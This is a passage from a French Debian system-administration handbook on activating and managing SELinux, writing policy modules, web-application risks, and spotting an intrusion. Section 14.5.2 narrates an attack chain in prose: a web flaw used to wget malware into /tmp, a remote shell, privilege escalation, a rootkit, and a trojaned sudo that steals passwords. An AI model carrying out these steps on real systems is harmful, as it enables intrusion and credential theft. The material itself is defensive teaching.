


Figure 14.4 *Transitions automatiques entre domaines*

14.4.2. La mise en route

Le code de SELinux est intégré dans les noyaux standards fournis par Debian et les programmes Unix de base le gèrent sans modification. Il est donc relativement simple d'activer SELinux.

La commande `aptitude install selinux-basics selinux-policy-default` installera automatiquement les paquets nécessaires pour configurer un système SELinux.

Le paquet `selinux-policy-default` contient un ensemble de règles standard. Par défaut, l'ensemble de règles ne restreint les accès que pour certains services très exposés. Les sessions utilisateur ne sont pas restreintes et il n'y a donc que peu de risques que SELinux bloque des opérations légitimes des utilisateurs. En revanche, cela permet d'apporter un surcroît de sécurité pour les services système fonctionnant sur la machine. Pour obtenir l'équivalent des anciennes règles « strictes », il faut simplement désactiver le module unconfined (la gestion des modules est détaillée plus loin).

Une fois les règles installées, il reste à étiqueter tous les fichiers disponibles (il s'agit de leur affecter un type). C'est une opération qu'il faut déclencher manuellement avec `fixfiles relabel`.

Le système SELinux est prêt, il ne reste plus qu'à l'activer. Pour cela il faut passer le paramètre selinux=1 au noyau Linux. Le paramètre audit=1 active les traces SELinux qui enregistrent les différentes opérations qui ont été refusées. Enfin le paramètre enforcing=1 permet de mettre en application l'ensemble des règles : en effet, par défaut SELinux fonctionne en mode *permissive* où les actions interdites sont tracées mais malgré tout autorisées. Il faut donc modifier le fichier de configuration du chargeur de démarrage GRUB pour ajouter les paramètres désirés. Le plus

simple pour cela est de modifier la variable GRUB_CMDLINE_LINUX dans `/etc/default/grub` et d'exécuter `update-grub`. Au démarrage suivant, SELinux sera actif.

Signalons que le script `selinux-activate` automatise ces opérations et permet de forcer un étiquetage au prochain redémarrage, ce qui évite d'avoir des fichiers non étiquetés créés alors que SELinux n'était pas encore actif et que l'étiquetage était en cours.

14.4.3. La gestion d'un système SELinux

L'ensemble de règles SELinux est modulaire et son installation détecte et active automatiquement tous les modules pertinents en fonction des services déjà installés. Ainsi, le système est immédiatement fonctionnel. Toutefois, lorsqu'un service est installé après les règles SELinux, il faut pouvoir activer manuellement un module de règles. C'est le rôle de la commande `semodule`. En outre, il faut pouvoir définir les rôles accessibles à chaque utilisateur ; pour cela c'est la commande `semanage` qu'il faudra utiliser.

Ces deux commandes modifient donc la configuration SELinux courante qui est stockée dans `/etc/selinux/default/`. Contrairement à ce qui se pratique d'habitude avec les fichiers de configuration de `/etc/`, ces fichiers ne doivent pas être modifiés manuellement. Il faut les manipuler en utilisant les programmes prévus pour cela.

POUR ALLER PLUS LOIN

Plus de documentation

SELinux ne disposant d'aucune documentation officielle rédigée par la NSA, la communauté a mis en place un wiki pour combler ce manque criant. Il rassemble beaucoup d'informations mais il faut tenir compte du fait que la majorité des contributeurs utilisant SELinux sont utilisateurs de Fedora (où SELinux est activé par défaut). La documentation a donc tendance à traiter du cas de cette distribution.

➨ `http://www.selinuxproject.org`

On consultera donc également la page dédiée à SELinux du wiki Debian ainsi que le blog de Russell Coker, un des développeurs Debian les plus actifs sur SELinux.

➨ `http://wiki.debian.org/SELinux`

➨ `http://etbe.coker.com.au/tag/selinux/`

Gestion des modules SELinux

Les modules SELinux disponibles sont stockés dans le répertoire `/usr/share/selinux/default/`. Pour activer un de ces modules dans la configuration courante, il faut employer `semodule -i module.pp`. L'extension `pp` signifie *policy package* que l'on pourrait traduire par « paquet de règles ».

À l'inverse, la commande `semodule -r module` retire un module de la configuration courante. Enfin, la commande `semodule -l` liste les modules qui sont actuellement activés. La commande inclut également le numéro de version du module activé.

```
# semodule -i /usr/share/selinux/default/aide.pp
# semodule -l
aide    1.4.0
apache  1.10.0
apm     1.7.0
[...]
# semodule -r aide
# semodule -l
apache  1.10.0
apm     1.7.0
[...]
```

`semodule` recharge immédiatement la nouvelle configuration, sauf si l'on utilise l'option -n. Signalons également que le programme modifie par défaut la configuration courante (celle indiquée par la variable SELINUXTYPE dans `/etc/selinux/config`) mais qu'on peut en modifier une autre grâce à l'option -s.

Gestion des identités

Chaque fois qu'un utilisateur se connecte, il se voit attribuer une identité SELinux, qui va définir les rôles qu'il va pouvoir assumer. Ces deux correspondances (de l'utilisateur vers l'identité SELinux et de cette identité vers les rôles) se configurent grâce à la commande `semanage`.

La lecture de la page de manuel `semanage(8)` est indispensable, même si la syntaxe de cette commande ne varie guère selon les concepts manipulés. On retrouvera des options communes aux différentes sous-commandes : -a pour ajouter, -d pour supprimer, -m pour modifier, -l pour lister et -t pour indiquer un type (ou domaine).

`semanage login -l` liste les correspondances existantes entre identifiants d'utilisateurs et identités SELinux. Si un utilisateur n'a pas de correspondance explicite, il aura l'identité indiquée en face de __default__. La commande `semanage login -a -s user_u utilisateur` va associer l'identité *user_u* à l'utilisateur. Enfin, `semanage login -d utilisateur` va retirer la correspondance affectée à l'utilisateur.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Nom pour l'ouverture de session Identité SELinux    Intervalle MLS/MCS

__default__               unconfined_u              s0-s0:c0.c1023
rhertzog                  user_u                    None
```

```
root                    unconfined_u            s0-s0:c0.c1023
system_u                system_u                s0-s0:c0.c1023
# semanage login -d rhertzog
```

`semanage user -l` liste les correspondances entre identité SELinux et rôles possibles. Ajouter une nouvelle identité nécessite de préciser d'une part les rôles correspondants et d'autre part un préfixe d'étiquetage qui définira le type affecté aux fichiers personnels (`/home/utilisateur/*`). Le préfixe est à choisir entre user, staff et sysadm. Un préfixe « staff » donnera des fichiers typés staff_home_dir_t. La commande créant une identité est `semanage user -a -R rôles -P préfixe identité`. Enfin, une identité peut être supprimée avec `semanage user -d identité`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Étiquetage MLS/       MLS/
Identité SELinux Préfixe   Niveau MCS Intervalle MCS                Rôles SELinux

root            sysadm     s0         s0-s0:c0.c1023                staff_r sysadm_r
    ➥  system_r
staff_u         staff      s0         s0-s0:c0.c1023                staff_r sysadm_r
sysadm_u        sysadm     s0         s0-s0:c0.c1023                sysadm_r
system_u        user       s0         s0-s0:c0.c1023                system_r
test_u          staff      s0         s0                            staff_r user_r
unconfined_u    unconfined s0         s0-s0:c0.c1023                system_r
    ➥ unconfined_r
user_u          user       s0         s0                            user_r
# semanage user -d test_u
```

Gestion des contextes de fichiers, des ports et des booléens

Chaque module SELinux fournit un ensemble de règles d'étiquetage des fichiers, mais il est également possible de rajouter des règles d'étiquetage spécifiques afin de les adapter à un cas particulier. Ainsi, pour rendre toute l'arborescence `/srv/www/` accessible au serveur web, on pourrait exécuter `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` puis `restorecon -R /srv/www/`. La première commande enregistre la nouvelle règle d'étiquetage et la deuxième restaure les bonnes étiquettes en fonction des règles enregistrées.

D'une manière similaire, les ports TCP/UDP sont étiquetés afin que seuls les démons correspondants puissent y écouter. Ainsi, si l'on veut que le serveur web puisse également écouter sur le port 8 080, il faut exécuter la commande `semanage port -m -t http_port_t -p tcp 8080`.

Les modules SELinux exportent parfois des options booléennes qui influencent le comportement des règles. L'utilitaire `getsebool` permet de consulter l'état de ces options (`getsebool booléen`

affiche une option et `getsebool -a` les affiche toutes). La commande `setsebool booléen valeur` change la valeur courante d'une option. L'option -P rend le changement permanent, autrement dit la nouvelle valeur sera celle par défaut et sera conservée au prochain redémarrage. L'exemple ci-dessous permet au serveur web d'accéder aux répertoires personnels des utilisateurs (utile dans le cas où ils ont des sites web personnels dans `~/public_html/` par exemple).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.4.4. L'adaptation des règles

Puisque l'ensemble des règles (que l'on nomme *policy*) est modulaire, il peut être intéressant de développer de nouveaux modules pour les applications (éventuellement spécifiques) qui n'en disposent pas encore, ces nouveaux modules venant alors compléter la *reference policy*.

Le paquet *selinux-policy-dev* sera nécessaire, ainsi que *selinux-policy-doc*. Ce dernier contient la documentation des règles standard (`/usr/share/doc/selinux-policy-doc/html/`) et des fichiers exemples permettant de créer de nouveaux modules. Installons ces fichiers pour les étudier de plus près :

```
$ zcat /usr/share/doc/selinux-policy-doc/Makefile.example.gz >Makefile
$ zcat /usr/share/doc/selinux-policy-doc/example.fc.gz >example.fc
$ zcat /usr/share/doc/selinux-policy-doc/example.if.gz >example.if
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

Le fichier `.te` est le plus important : il définit les règles à proprement parler. Le fichier `.fc` définit les « contextes des fichiers », autrement dit les types affectés aux fichiers relatifs à ce module. Les informations du `.fc` sont utilisées lors de l'étiquetage des fichiers sur le disque. Enfin, le fichier `.if` définit l'interface du module ; il s'agit d'un ensemble de « fonctions publiques » qui permettent à d'autres modules de s'interfacer proprement avec celui en cours de création.

Rédiger un fichier `.fc`

La lecture de l'exemple qui suit suffit à comprendre la structure d'un tel fichier. Il est possible d'employer une expression rationnelle pour affecter le même contexte à plusieurs fichiers, voire à toute une arborescence.

Ex. 14.2 *Fichier* `example.fc`

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Rédiger un fichier `.if`

Dans l'exemple ci-dessous, la première interface (myapp_domtrans) sert à contrôler qui a le droit d'exécuter l'application et la seconde (myapp_read_log) fournit un droit de lecture sur les fichiers de logs de l'application.

Chaque interface doit générer un ensemble correct de règles comme s'il était directement placé dans un fichier `.te`. Il faut donc déclarer tous les types employés (avec la macro gen_require) et employer les directives standard pour attribuer des droits. Notons toutefois qu'il est possible d'employer des interfaces fournies par d'autres modules. La prochaine section en dévoilera plus sur la manière d'exprimer ces droits.

Ex. 14.3 *Fichier* `example.if`

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
########################################
```

```
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

######################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name="domain">
##      Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

POUR ALLER PLUS LOIN

Langage de macro `m4`

Pour structurer proprement l'ensemble des règles, les développeurs de SELinux se sont appuyés sur un langage de création de macro-commandes. Au lieu de répéter à l'infini des directives *allow* très similaires, la création de fonctions « macro » permet d'utiliser une logique de plus haut niveau et donc de rendre l'ensemble de règles plus lisible.

Dans la pratique, la compilation des règles va faire appel à l'outil `m4` pour effectuer l'opération inverse : à partir des directives de haut niveau, il va reconstituer une grande base de données de directives *allow*.

Ainsi, les « interfaces » ne sont rien que des fonctions macro qui vont être remplacées par un ensemble de règles au moment de la compilation. De même, certaines permissions sont en réalité des ensembles de permissions qui sont remplacées par leur valeur au moment de la compilation.

DOCUMENTATION

Explications sur la *reference policy*

La *reference policy* évolue comme un projet libre au gré des contributions. Le projet est hébergé sur le site de Tresys, une des sociétés les plus actives autour de SELinux. Leur wiki contient des explications sur la structure des règles et sur la manière d'en créer de nouvelles.

➨ http://oss.tresys.com/projects/refpolicy/wiki/GettingStarted

Rédiger un fichier `.te`

Analysons le contenu du fichier `example.te` :

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declarations
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ Le module doit être identifié par son nom et par son numéro de version. Cette directive est requise.

❷ Si le module introduit de nouveaux types, il doit les déclarer avec des directives comme celle-ci. Il ne faut pas hésiter à créer autant de types que nécessaires, plutôt que distribuer trop de droits inutiles.

❸ Ces interfaces précisent que le type myapp_t est prévu pour être un domaine de processus et qu'il doit être employé pour tout exécutable étiqueté par myapp_exec_t. Implicitement, cela ajoute un attribut exec_type sur ces objets. Sa présence permet à d'autres modules de donner le droit d'exécuter ces programmes : ainsi, le module userdomain va permettre aux processus de domaine user_t, staff_t et sysadm_t de les exécuter. Les domaines d'autres applications confinées n'auront pas le droit de l'exécuter, sauf si les règles prévoient des droits similaires (c'est le cas par exemple pour `dpkg` avec le domaine dpkg_t).

❹ logging_log_file est une interface fournie par la *reference policy* qui sert à indiquer que les fichiers étiquetés avec le type précisé en paramètre sont des fichiers de logs et doivent bénéficier des droits associés (par exemple ceux permettant à `logrotate` de les manipuler).

❺ La directive allow est la directive de base qui permet d'autoriser une opération. Le premier paramètre est le domaine du processus qui sera autorisé à effectuer l'opération. Le second décrit l'objet qu'un processus du domaine aura le droit de manipuler. Ce paramètre prend la forme « *type*:*genre* » où *type* est son type SELinux et où *genre* décrit la nature de l'objet (fichier, répertoire, socket, fifo, etc.). Enfin, le dernier paramètre décrit les permissions (les opérations qui sont autorisées).

Les permissions se définissent comme des ensembles d'opérations autorisées et prennent la forme { *operation1 operation2* }. Il est également possible d'employer des macros qui correspondent aux ensembles de permissions les plus utiles. Le fichier `/usr/share/selinux/default/include/support/obj_perm_sets.spt` permet de les découvrir.

La page web suivante fournit une liste relativement exhaustive des genres d'objet (*object classes*) et des permissions que l'on peut accorder :

➨ `http://www.selinuxproject.org/page/ObjectClassesPerms`

Il ne reste plus qu'à trouver l'ensemble minimal des règles nécessaires au bon fonctionnement du service ou de l'application ciblé(e) par le module. Pour cela, il est préférable de bien connaître le fonctionnement de l'application et d'avoir une idée claire des flux de données qu'elle gère et/ou génère.

Toutefois, une approche empirique est possible. Une fois les différents objets impliqués correctement étiquetés, on peut utiliser l'application en mode permissif : les opérations normalement interdites sont tracées mais réussissent tout de même. Il suffit alors d'analyser ces traces pour identifier les opérations qu'il faut autoriser. Voici à quoi peut ressembler une de ces traces :

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ➥ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ➥ device_t:s0 tclass=fifo_file
```

Pour mieux comprendre ce message, analysons-le bout par bout.

Message	Description
`avc:denied`	Une opération a été refusée.
`{ read write }`	Cette opération requérait les permissions read et write.
`pid=1876`	Le processus ayant le PID 1876 a exécuté l'opération (ou essayé de l'exécuter).
`comm="syslogd"`	Le processus était une instance de la commande syslogd.
`name="xconsole"`	L'objet cible portait le nom de xconsole.
`dev=tmpfs`	Le périphérique stockant l'objet est de type tmpfs. Pour un disque réel, nous pourrions voir la partition contenant l'objet (exemple : « hda3 »).
`ino=5510`	L'objet est identifié par le numéro d'inode 5510.
`scontext=system_u:system_r:syslogd_t:s0`	C'est le contexte de sécurité courant du processus qui a exécuté l'opération.
`tcontext=system_u:object_r:device_t:s0`	C'est le contexte de sécurité de l'objet cible.
`tclass=fifo_file`	L'objet cible est un fichier FIFO.

Table 14.1 *Analyse d'une trace SELinux*

Ainsi, il est possible de fabriquer une règle qui va autoriser cette opération cela donnerait par exemple allow syslogd_t device_t:fifo_file { read write }. Ce processus est automatisable et c'est ce que propose la commande `audit2allow` du paquet *policycoreutils*. Une telle démarche ne sera utile que si les objets impliqués sont déjà correctement étiquetés selon ce qu'il est souhaitable de cloisonner. Dans tous les cas, il faudra relire attentivement les règles pour les vérifier et les valider par rapport à votre connaissance de l'application. En effet, bien souvent cette démarche donnera des permissions plus larges que nécessaires. La bonne solution est souvent de créer de nouveaux types et d'attribuer des permissions sur ces types uniquement. Il arrive également qu'un échec sur une opération ne soit pas fatal à l'application, auquel cas il peut être préférable d'ajouter une règle dontaudit qui supprime la génération de la trace malgré le refus effectif.

COMPLÉMENTS

Pas de rôle dans les règles

On peut s'étonner que les rôles n'interviennent à aucun moment dans la création des règles. SELinux emploie uniquement les domaines pour savoir quelles opérations sont permises. Le rôle n'intervient qu'indirectement en permettant à l'utilisateur d'accéder à un autre domaine. SELinux en tant que tel est basé sur une théorie connue sous le nom de *Type Enforcement* (Application de types) et le type (ou domaine) est le seul élément qui compte dans l'attribution des droits.

Compilation des fichiers

Une fois que les trois fichiers (`example.if`, `example.fc` et `example.te`) sont conformes aux règles que l'on veut créer, il suffit d'invoquer `make` pour générer un module dans le fichier `example.pp` (que l'on peut immédiatement charger avec `semodule -i example.pp`). Si plusieurs modules sont définis, `make` créera tous les fichiers `.pp` correspondants.

14.5. Autres considérations sur la sécurité

La sécurité n'est pas un simple problème de technique. C'est avant tout de bonnes habitudes et une bonne compréhension des risques. Cette section propose donc une revue de certains risques fréquents, ainsi qu'une série de bonnes pratiques, qui, selon le cas, amélioreront la sécurité ou réduiront l'impact d'une attaque fructueuse.

14.5.1. Risques inhérents aux applications web

L'universalité des applications web a entraîné leur multiplication et il est fréquent d'en avoir plusieurs en service : un *webmail*, un wiki, un groupware, des forums, une galerie de photos, un blog, etc. Un grand nombre de ces applications s'appuient sur les technologies LAMP (*Linux Apache Mysql PHP*). Malheureusement, beaucoup ont aussi été écrites sans faire trop attention aux problèmes de sécurité. Trop souvent, les données externes sont utilisées sans vérifications préalables et il est possible de subvertir l'appel d'une commande pour qu'il en résulte une autre, simplement en fournissant une valeur inattendue. Avec le temps, les problèmes les plus évidents ont été corrigés, mais de nouvelles failles de sécurité sont régulièrement découvertes.

VOCABULAIRE

Injection SQL

Lorsqu'un programme exécutant des requêtes SQL y insère des paramètres d'une manière non sécurisée, il peut être victime d'injections SQL. Il s'agit de modifier le paramètre de manière à ce que le programme exécute en réalité une version altérée de la requête SQL, soit pour endommager les données, soit pour récupérer des données auxquelles l'utilisateur ne devait pas avoir accès.

➨ http://fr.wikipedia.org/wiki/Injection_SQL

Il est donc indispensable de mettre à jour ses applications web régulièrement pour ne pas rester vulnérable au premier pirate (amateur ou pas) qui cherchera à exploiter cette faille connue. Selon le cas, le risque varie : cela va de la destruction des données à l'exécution de commandes arbitraires, en passant par le vandalisme du site web.

14.5.2. Savoir à quoi s'attendre

Ainsi donc, la vulnérabilité d'une application web est un point de départ fréquent pour un acte de piraterie. Voyons quelles peuvent en être les conséquences.

DÉCOUVERTE

Filtrer les requêtes HTTP

Il existe des modules pour Apache 2 qui permettent de filtrer les requêtes HTTP entrantes. Il est ainsi possible de bloquer certains vecteurs d'attaques : empêcher les dépassements de tampon en limitant la longueur de certains paramètres, par exemple. D'une manière générale, il est possible de valider en amont les paramètres envoyés à une application web et de restreindre l'accès à celle-ci selon de nombreux critères. Il est même possible de combiner cela avec une modification dynamique du pare-feu pour bloquer pendant quelques minutes un utilisateur ayant enfreint une des règles mises en place.

Ces vérifications sont assez lourdes à mettre en place, mais elles s'avèrent assez efficaces si l'on est contraint de déployer une application web à la sécurité incertaine.

mod-security (paquet *libapache-mod-security*) est le principal module qui peut être employé dans cette optique.

Selon l'intention du pirate, son intrusion sera plus ou moins évidente. Les *script-kiddies* se contentent d'appliquer les recettes toutes prêtes qu'ils trouvent sur des sites web. Le vandalisme d'une page web ou la suppression des données sont les issues les plus probables. Parfois, c'est plus subtil et ils ajoutent du contenu invisible dans les pages web afin d'améliorer le référencement de certains de leurs sites.

Un pirate plus avancé ne se contentera pas de ce maigre résultat. Un scénario catastrophe pourrait se poursuivre comme suit : le pirate a obtenu la possibilité d'exécuter des commandes en tant qu'utilisateur www-data, mais cela requiert de nombreuses manipulations pour chaque commande. Il va chercher à se faciliter la vie en installant d'autres applications web précisément développées pour exécuter à distance toutes sortes de commandes : naviguer dans l'arborescence, analyser les droits, télécharger des fichiers, en déposer, exécuter des commandes et, le summum, mettre à disposition un interpréteur de commandes par le réseau. Très fréquemment, la faille lui permettra de lancer un `wget` qui va télécharger un programme malfaisant dans `/tmp/` et il l'exécutera dans la foulée. Le programme sera téléchargé depuis un serveur étranger qui, lui aussi, a été compromis, l'intérêt étant de brouiller les pistes si jamais l'on voulait remonter à l'origine de l'attaque.

À ce stade, l'attaquant a tellement de liberté qu'il installe souvent un *bot* IRC (un robot qui se connecte à un serveur IRC et qui peut être commandé par ce biais). Il sert souvent à échanger des fichiers illégaux (films et logiciels piratés, etc.). Un pirate déterminé peut vouloir aller encore plus loin. Le compte www-data ne permet pas de profiter pleinement de la machine ; il va donc chercher à obtenir les privilèges de l'administrateur. C'est théoriquement impossible, mais si l'application web n'était pas à jour, il est probable que le noyau ou un autre programme ne le soit pas non plus. D'ailleurs, l'administrateur avait bien vu passer l'annonce d'une vulnérabilité, mais puisque cela n'était exploitable que localement et que le serveur n'avait pas d'utilisateur local, il n'a pas pris soin de mettre à jour. L'attaquant profite donc de cette deuxième faille pour obtenir un accès root.

VOCABULAIRE

Élévation des privilèges

Cette technique consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme sudo est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. On emploie aussi la même expression pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas. En anglais, l'expression est *privilege escalation*.

Maintenant qu'il règne en maître sur la machine, il va essayer de garder cet accès privilégié aussi longtemps que possible. Il va installer un *rootkit* : il s'agit d'un programme qui va remplacer certains composants du système afin de ré-obtenir facilement les privilèges d'administrateur et qui va tenter de dissimuler son existence, ainsi que les traces de l'intrusion. Le programme `ps` omettra certains processus, le programme `netstat` ne mentionnera pas certaines connexions actives, etc. Grâce aux droits root, l'attaquant a pu analyser tout le système, mais il n'a pas trouvé de données importantes. Il va alors essayer d'accéder à d'autres machines du réseau de l'entreprise. Il analyse le compte de l'administrateur local et consulte les fichiers d'historique pour retrouver les machines auxquelles l'administrateur s'est connecté. Il peut remplacer `sudo` par une version modifiée qui enregistre (et lui fait parvenir) le mot de passe saisi. La prochaine fois que l'administrateur viendra effectuer une opération sur ce serveur, le pirate obtiendra son mot de passe et pourra librement l'essayer sur les serveurs détectés.

Pour éviter d'en arriver là, il y a de nombreuses mesures à prendre. Les prochaines sections s'attacheront à en présenter quelques-unes.

14.5.3. Bien choisir les logiciels

Une fois sensibilisé aux problèmes potentiels de sécurité, il faut y faire attention à toutes les étapes de la mise en place d'un service et en premier lieu, lors du choix du logiciel à installer. De nombreux sites comme SecurityFocus.com recensent les vulnérabilités découvertes et on peut ainsi se faire une idée de la sûreté d'un logiciel avant de le déployer. Il faut évidemment mettre en balance cette information avec la popularité du dit logiciel : plus nombreux sont ses utilisateurs, plus il constitue une cible intéressante et plus il sera scruté de près. Au contraire,

un logiciel anodin peut être truffé de trous de sécurité, mais comme personne ne l'utilise, aucun audit de sécurité n'aura été réalisé.

VOCABULAIRE
Audit de sécurité
Un audit de sécurité est une lecture du code source et une analyse de ce dernier afin de trouver toutes les failles de sécurité qu'il pourrait contenir. Un audit est souvent préventif ; on les effectue pour s'assurer que le programme est conforme à certaines exigences de sécurité.

Le monde du logiciel libre offre souvent le choix. Il faut prendre le temps de bien choisir en fonction de ses critères propres. Plus un logiciel dispose de fonctionnalités intégrées, plus le risque est grand qu'une faille se cache quelque part dans le code. Il ne sert donc à rien de retenir systématiquement le logiciel le plus avancé ; il vaut souvent mieux privilégier le logiciel le plus simple qui répond à tous les besoins exprimés.

VOCABULAIRE
Zero day exploit
Une attaque de type *zero day exploit* est imparable. Il s'agit d'une attaque utilisant une faille qui n'est pas encore connue des auteurs du logiciel.

14.5.4. Gérer une machine dans son ensemble

La plupart des distributions Linux installent en standard un certain nombre de services Unix ainsi que de nombreux utilitaires. Dans bien des cas, ils ne sont pas nécessaires au bon fonctionnement des services que l'administrateur met en place sur la machine. Comme bien souvent en sécurité, il vaut mieux supprimer tout ce qui n'est pas nécessaire. En effet, cela ne sert à rien de s'appuyer sur un serveur FTP sécurisé si une faille dans un service inutilisé fournit un accès administrateur à la machine.

C'est la même logique qui incite à configurer un pare-feu n'autorisant l'accès qu'aux services qui doivent être accessibles au public.

Les capacités des ordinateurs permettent facilement d'héberger plusieurs services sur une même machine. Ce choix se justifie économiquement : un seul ordinateur à administrer, moins d'énergie consommée, etc. Mais du point de vue de la sécurité, ce choix est plutôt gênant. La compromission d'un service entraîne souvent l'accès à la machine complète et donc aux données des autres services hébergés sur le même ordinateur. Pour limiter les risques de ce point de vue, il est intéressant d'isoler les différents services. Cela peut se faire soit avec de la virtualisation, chaque service étant hébergé sur une machine virtuelle dédiée, soit avec SELinux, en paramétrant les droits associés au démon (programme serveur) en charge de chaque service.

14.5.5. Les utilisateurs sont des acteurs

Lorsqu'on parle de sécurité, on pense immédiatement à la protection contre les attaques des pirates anonymes qui se camouflent dans l'immensité d'Internet. On oublie trop souvent que les risques proviennent aussi de l'intérieur : un employé en instance de licenciement qui télécharge des dossiers sur les projets les plus importants et qui les propose à la concurrence, un commercial négligent qui reste connecté pendant qu'il s'absente alors qu'il reçoit un nouveau prospect, un utilisateur maladroit qui a supprimé le mauvais répertoire par erreur, etc.

La réponse à ces problématiques passe parfois par de la technique : il ne faut pas donner plus que les accès nécessaires et il convient d'avoir des sauvegardes régulières. Mais dans la plupart des cas, il s'agit avant tout de prévention en formant les utilisateurs afin qu'ils puissent mieux éviter les risques.

DÉCOUVERTE *autolog*

Le paquet *autolog* fournit un logiciel déconnectant automatiquement les utilisateurs inactifs (après un délai configurable). Il tue aussi les processus utilisateurs qui persistent après la déconnexion de ces derniers (en les empêchant ainsi d'avoir leurs propres démons).

14.5.6. Sécurité physique

Il ne sert à rien de sécuriser l'ensemble de vos services si les ordinateurs sous-jacents ne sont pas eux-mêmes protégés. Il est probablement judicieux que les données les plus importantes soient stockées sur des disques en RAID que l'on peut remplacer à chaud, parce que justement on tient à garantir leur préservation malgré la faillibilité des disques. Mais il serait regrettable qu'un livreur de pizza puisse s'introduire dans le bâtiment et faire un saut dans la salle des serveurs pour emmener les quelques disques... Qui a accès à la salle machine ? Y a-t-il une surveillance des accès ? Voilà quelques exemples de questions qu'il faut se poser lorsque l'on considère le problème de la sécurité physique.

On peut aussi inclure sous cette bannière la prise en compte des risques d'accidents tels que les incendies. C'est ce risque qui justifie que les sauvegardes soient stockées dans un autre bâtiment ou du moins dans un coffre ignifugé.

14.5.7. Responsabilité juridique

En tant qu'administrateur, vous bénéficiez, implicitement ou non, de la confiance des utilisateurs ainsi que des autres usagers du réseau. Évitez toute négligence dont des malfaisants sauraient profiter !

Un pirate prenant le contrôle de votre machine, puis l'employant comme une sorte de base avancée (on parle de système relais) afin de commettre un méfait, pourrait vous causer de l'embarras

puisque des tiers verront en vous, d'emblée, le pirate ou son complice. Dans le cas le plus fréquent, le pirate emploiera votre machine afin d'expédier du spam, ce qui n'aura vraisemblablement pas d'impact majeur (hormis des inscriptions éventuelles sur des listes noires qui limiteraient votre capacité à expédier des messages) mais n'enthousiasmera personne. Dans d'autres cas, des exactions seront commises grâce à votre machine, par exemple des attaques par déni de service. Elles induiront parfois un manque à gagner, car rendront indisponibles des services logiciels ou détruiront des données, voire un coût, parce qu'une entité s'estimant lésée intentera une action en justice (la détentrice des droits de diffusion d'une œuvre indûment mise à disposition via votre machine, ou encore une entreprise engagée à maintenir une disponibilité donnée via un contrat de qualité de service (SLA-SLM) et se voyant contrainte d'acquitter des pénalités à cause du piratage).

Vous souhaiterez alors étayer vos protestations d'innocence en produisant des éléments probants montrant l'activité douteuse menée sur votre système par des tiers employant une adresse IP donnée. Cela restera impossible si, imprudemment, vous négligez les recommandations de ce chapitre et laissez le pirate disposer facilement d'un compte privilégié (en particulier le compte root) grâce auquel il effacera ses propres traces.

14.6. En cas de piratage

Malgré toute la bonne volonté et tout le soin apporté à la politique de sécurité, tout administrateur informatique est tôt ou tard confronté à un acte de piratage. Cette section donne des lignes directrices pour bien réagir face à ces fâcheux événements.

14.6.1. Détecter et constater le piratage

Avant de pouvoir agir face à un piratage, il faut se rendre compte que l'on est effectivement victime d'un tel acte. Ce n'est pas toujours le cas… surtout si l'on ne dispose pas d'une infrastructure de supervision adéquate.

Les actes de piratage sont souvent détectés lorsqu'ils ont des conséquences directes sur les services légitimes hébergés sur la machine : la lenteur soudaine de la connexion, l'impossibilité de se connecter pour certains utilisateurs ou tout autre dysfonctionnement. Face à ces problèmes, l'administrateur est obligé de se pencher sur la machine et d'étudier de plus près ce qui ne tourne pas rond. C'est à ce moment qu'il va découvrir la présence d'un processus inhabituel, nommé par exemple apache au lieu du /usr/sbin/apache2 habituel. Alerté par ce détail, il note le numéro du processus et consulte `/proc/pid/exe` pour savoir quel programme se cache derrière ce processus :

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
    ➥ bash_httpd/psybnc
```

Un programme installé dans `/var/tmp/` sous l'identité du serveur web ! Plus de doutes possibles, il y a eu piratage.

Il s'agit là d'un simple exemple. De nombreux autres indices peuvent mettre en alerte un administrateur :

